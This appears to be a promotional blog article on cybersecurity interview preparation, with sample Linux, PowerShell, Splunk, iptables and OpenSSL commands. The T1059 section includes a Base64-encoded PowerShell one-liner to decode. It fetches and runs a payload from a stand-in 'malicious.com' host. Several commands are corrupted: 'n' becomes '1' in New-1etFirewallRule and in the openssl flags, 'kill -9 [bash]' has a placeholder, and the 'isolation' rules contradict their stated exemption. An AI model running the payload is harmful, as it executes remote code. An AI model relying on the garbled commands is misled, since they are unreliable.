Listen to this Post

Introduction:
The cybersecurity battlefield is no longer confined to firewalls and SIEM dashboards—it has moved decisively into the interview room. With global cybercrime costs projected to reach $10.5 trillion annually and a workforce gap exceeding 4 million professionals, organizations are raising the bar for technical validation. Whether you are targeting a Security Operations Center (SOC) analyst role, a Red Team engagement position, or a senior GRC function, the interview process now rigorously tests not just theoretical knowledge but practical, hands-on defense capabilities. Drawing from the comprehensive Complete Cybersecurity Interview Mastery Guide curated by industry professionals and endorsed by CISSP/CISA-certified trainers like G M Faruk Ahmed, this article deconstructs the core technical domains, provides actionable commands, and offers a strategic roadmap to transform your interview preparation into a definitive career advantage.
Learning Objectives:
- Objective 1: Master the foundational security triad (CIA), authentication models, and cryptographic primitives required to answer entry-level and mid-level technical questions with precision.
- Objective 2: Acquire practical, ready-to-use Linux, Windows, and SIEM query commands for log analysis, threat hunting, and incident response scenarios commonly presented in SOC interviews.
- Objective 3: Develop a structured methodology for articulating complex attack chains (Cyber Kill Chain, MITRE ATT&CK) and cloud security hardening principles, enabling you to demonstrate senior-level architectural thinking.
- Decoding the Core: Essential Security Fundamentals and the CIA Triad in Practice
Every cybersecurity interview begins with the bedrock of the industry: the CIA Triad—Confidentiality, Integrity, and Availability. However, interviewers are no longer satisfied with textbook definitions; they demand practical application. As highlighted in the Mastery Guide, Confidentiality is achieved through robust encryption algorithms (AES for data at rest, TLS for data in transit), while Integrity relies on cryptographic hashing (SHA-256) to verify that data has not been tampered with. Availability is ensured through redundancy, load balancing, and disaster recovery planning.
You Should Know: When asked about the difference between hashing and encryption, explain that encryption is a two-way function (encrypt/decrypt) used for confidentiality, whereas hashing is a one-way function used for integrity verification and secure password storage. Salting—adding random data to passwords before hashing—is critical to defend against rainbow table attacks.
Step‑by‑step guide:
- Password Security (Linux): To generate a secure SHA-512 hashed password with a salt, use:
mkpasswd -m sha-512 MySecurePassword123
- File Integrity Monitoring (Windows): Use PowerShell to compute a file hash and verify integrity:
Get-FileHash -Path C:\Users\Public\critical_config.xml -Algorithm SHA256
- Network Encryption Check: Verify TLS configurations using OpenSSL:
openssl s_client -connect example.com:443 -tls1_2
-
SIEM Mastery: Log Analysis, Correlation, and Threat Detection
Security Information and Event Management (SIEM) platforms are the nervous system of any SOC. Interviewers frequently present log excerpts and ask candidates to identify anomalies. The Mastery Guide emphasizes that understanding how to correlate events—such as multiple failed logins followed by an impossible travel location—is paramount for detecting credential abuse.
You Should Know: A common SOC interview question is: “Write a Splunk query to detect brute-force authentication attempts.” The interviewer is not just looking for a query but for an understanding of performance optimization.
Step‑by‑step guide (Splunk SPL):
- Brute-Force Detection: To detect >10 failed logins from a single IP within 5 minutes:
index=auth sourcetype=ssh OR sourcetype=windows action=failure | bucket _time span=5m | stats count by src_ip, _time | where count > 10 | sort -count
Explanation: `bucket _time` aggregates events, `stats count` groups by source IP, and `where` filters the threshold.
- Search Optimization: To avoid slow searches, filter early with specific indexes and sourcetypes. Avoid leading wildcards. Use `tstats` on accelerated data models for large-scale historical analysis.
- Windows Event Log Analysis (CLI): On a Windows endpoint, query the Security log for failed logon events (Event ID 4625) using PowerShell:
Get-WinEvent -LogName Security | Where-Object { $_.Id -eq 4625 } | Select-Object TimeCreated, Message -
Offensive Security Mindset: Red Teaming and the Cyber Kill Chain
Understanding the attacker’s perspective is non-1egotiable, even for defensive roles. The Complete Cybersecurity Interview Mastery Guide stresses the importance of mapping SIEM alerts to the Cyber Kill Chain stages: Reconnaissance → Weaponization → Delivery → Exploitation → Installation → Command & Control (C2) → Actions on Objectives. This framework helps analysts predict the attacker’s next move.
You Should Know: For Red Team roles, interviewers often focus on the MITRE ATT&CK framework. Specifically, T1059 (Command and Scripting Interpreter) is a frequent topic. You should be able to walk through an investigation of a suspicious PowerShell execution.
Step‑by‑step guide (Investigating T1059):
- Identify the Process: Check EDR or Sysmon Event 1 for the full command line.
- Trace the Parent: Determine if PowerShell was launched from a benign process (explorer.exe) or a malicious one (Microsoft Word)—the latter indicates a phishing vector.
- Decode Obfuscation: If you see
-EncodedCommand, decode the Base64 string in Linux:echo "SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AbQBhAGwAaQBjAGkAbwB1AHMALgBjAG8AbQAvAHAAYQB5AGwAbwBhAGQAJwApAA==" | base64 -d
- Check Network Connections: Correlate with Sysmon Event 3 to see if the process initiated outbound traffic to an unknown domain.
-
Network Defense and Cloud Hardening: Segmentation, Firewalls, and IAM
Interviewers are increasingly focusing on Zero Trust architecture and Identity and Access Management (IAM) . The AAA model—Authentication, Authorization, and Accounting—is central to this. You must demonstrate knowledge of how to implement Least Privilege and Network Segmentation to prevent lateral movement.
You Should Know: In cloud environments (AWS, Azure, GCP), interviewers will ask about Security Groups, Network ACLs, and Azure NSG flow logs. The principle remains the same: restrict inbound traffic to only necessary ports and sources.
Step‑by‑step guide (Firewall and IAM):
- Linux IPTables Restriction: Block all incoming traffic except SSH from a specific management IP:
iptables -A INPUT -p tcp --dport 22 -s 192.168.1.100 -j ACCEPT
iptables -A INPUT -j DROP
- Windows Firewall Rule (PowerShell): Create a rule to block outbound SMB traffic (port 445) to prevent ransomware spread:
New-1etFirewallRule -DisplayName "Block SMB Outbound" -Direction Outbound -LocalPort 445 -Protocol TCP -Action Block
- AWS IAM Policy Simulation: Use the AWS Policy Simulator to test a policy that enforces MFA for all API calls. This demonstrates an understanding of conditional access controls.
5. Incident Response Lifecycle: From Detection to Recovery
The NIST Incident Response framework (Prepare, Detect, Contain, Eradicate, Recover, Lessons Learned) is a staple in senior-level interviews. The Mastery Guide suggests that candidates should articulate specific scenarios, such as a ransomware outbreak or data exfiltration.
You Should Know: Containment is the most critical phase. You must distinguish between containment (stopping the spread) and eradication (removing the root cause). For example, isolating an infected host via network ACLs is containment; rebuilding the OS is eradication.
Step‑by‑step guide (Malware Containment):
- Isolate the Endpoint (Windows): Use Windows Defender Firewall to block all inbound/outbound traffic except to the management subnet:
New-1etFirewallRule -DisplayName "Emergency Isolation" -Direction Inbound -Action Block
New-1etFirewallRule -DisplayName "Emergency Isolation Out" -Direction Outbound -Action Block
- Network-Level Isolation (Cisco): If you are in a network engineering role, you might use:
interface GigabitEthernet0/1
description ISOLATED_HOST
shutdown
- Linux Process Termination: If a malicious process is identified, terminate it and remove persistence:
ps aux | grep malicious_process
kill -9 [bash]
systemctl disable suspicious_service
-
Cryptography and PKI: Secure Key Exchange and Digital Signatures
Cryptography questions separate junior analysts from senior engineers. The Guide highlights the distinction between Symmetric Encryption (AES, fast, used for bulk data) and Asymmetric Encryption (RSA, slower, used for key exchange and digital signatures).
You Should Know: In a practical scenario, TLS handshake uses asymmetric encryption to securely exchange a session key, which then enables symmetric encryption for the remainder of the session.
Step‑by‑step guide (Certificate Management):
- Generate a CSR (Linux): To request a digital certificate:
openssl req -1ew -1ewkey rsa:2048 -1odes -keyout server.key -out server.csr
- Verify a Certificate Chain: Ensure the certificate is trusted:
openssl verify -CAfile ca-chain.pem server.crt
- Windows Certificate Store: Use `certlm.msc` to manage local machine certificates or PowerShell to list expiring certificates:
Get-ChildItem Cert:\LocalMachine\My | Where-Object { $_.NotAfter -lt (Get-Date).AddDays(30) }
What Undercode Say:
- Key Takeaway 1: Technical interviews are shifting from “what is” to “how to.” Candidates who can execute commands, parse logs, and articulate the business impact of vulnerabilities (e.g., unpatched systems leading to financial loss) have a distinct advantage over those who only memorize definitions.
- Key Takeaway 2: Frameworks like MITRE ATT&CK and the Cyber Kill Chain are not just for exams; they are the language of the SOC. Demonstrating the ability to map an alert to T1059.001 (PowerShell) or T1046 (Network Service Scanning) signals to hiring managers that you are operationally ready from day one.
Analysis: The cybersecurity landscape in 2026 demands a hybrid professional—one who understands the code (Linux/Windows commands), the data (SIEM queries), and the strategy (frameworks and risk management). The Complete Cybersecurity Interview Mastery Guide serves as a critical bridge, transforming scattered knowledge into a structured, defense-in-depth arsenal. By integrating these practical labs and commands into your study routine, you not only prepare for the interview but also build the muscle memory required to handle real-world security incidents effectively.
Prediction:
- +1 The demand for professionals who can bridge the gap between AI-driven security tools and manual threat hunting will skyrocket. Candidates who demonstrate proficiency in both Python scripting for automation and SIEM correlation will command premium salaries.
- +1 As organizations accelerate cloud migration, interview questions will increasingly focus on Cloud Native Application Protection Platforms (CNAPP) and Infrastructure-as-Code (IaC) security. Mastering tools like Terraform and AWS Config will become a baseline requirement.
- -1 Candidates who rely solely on certification cramming without practical lab experience (e.g., setting up a home SOC with ELK stack or Splunk Free) will be rapidly filtered out in technical screenings, as hiring managers prioritize hands-on proficiency over paper qualifications.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Gmfaruk Complete – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


